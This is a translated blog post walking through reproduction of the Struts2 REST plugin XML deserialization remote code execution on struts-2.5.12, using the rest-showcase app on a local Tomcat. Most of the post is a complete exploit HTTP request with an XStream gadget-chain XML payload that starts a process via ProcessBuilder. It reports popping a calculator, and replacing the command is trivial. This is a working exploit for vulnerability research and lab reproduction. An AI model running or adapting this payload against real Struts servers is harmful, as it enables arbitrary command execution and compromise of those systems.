
Original article: http://blog.csdn.net/caiqiiqi/article/details/77861477
Download the last affected version struts-2.5.12 from the Struts2 official website:
http://archive.apache.org/dist/struts/2.5.12/struts-2.5.12-apps.zip


Note that you only need to download struts-2.5.12-apps, not struts-2.5.12-all.zip. Otherwise struts-2.5.12-all.zip contains many other things; you can see there are many JAR packages in the lib directory.
 After getting struts-2.5.12-apps, place the struts2-rest-showcase.war file in the app directory into the webapps directory. Mine is
/Library/Tomcat-8.5.15/webapps, then just configure the conf/server.xml file.

Here set appBase to the webapps directory, then set unpackWARs to true, so that xxx.war will be automatically unpacked, and also set autoDeploy to true (hot deployment?)
Then you can access it from the browser.
Simply enter
http://127.0.0.1:8080/struts2-rest-showcase/
It will redirect, then the following page appears. Click one of the Edit options,

Then send the request to burp (I switched to FireFox because I have a proxy plugin on FireFox). Click the "Edit" button, intercept the request, and change the Content-Type value in the request to application/xml, then replace the POST data with the XML content in the PoC.
Master Qingtian's PoC
POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/xml
Content-Length: 1663
Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit
Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7
Connection: close
Upgrade-Insecure-Requests: 1

<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is class="javax.crypto.CipherInputStream"> <cipher class="javax.crypto.NullCipher"> <initialized>false</initialized> <opmode>0</opmode> <serviceIterator class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command> <string>/Applications/Calculator.app/Contents/MacOS/Calculator</string> </command> <redirectErrorStream>false</redirectErrorStream> </next> </iter> <filter class="javax.imageio.ImageIO$ContainsFilter"> <method> <class>java.lang.ProcessBuilder</class> <name>start</name> <parameter-types/> </method> <name>foo</name> </filter> <next class="string">foo</next> </serviceIterator> <lock/> </cipher> <input class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>false</done> <ostart>0</ostart> <ofinish>0</ofinish> <closed>false</closed> </is> <consumed>false</consumed> </dataSource> <transferFlavors/> </dataHandler> <dataLen>0</dataLen> </value> </jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>
Successfully popped the calculator


Then you can see the page full of errors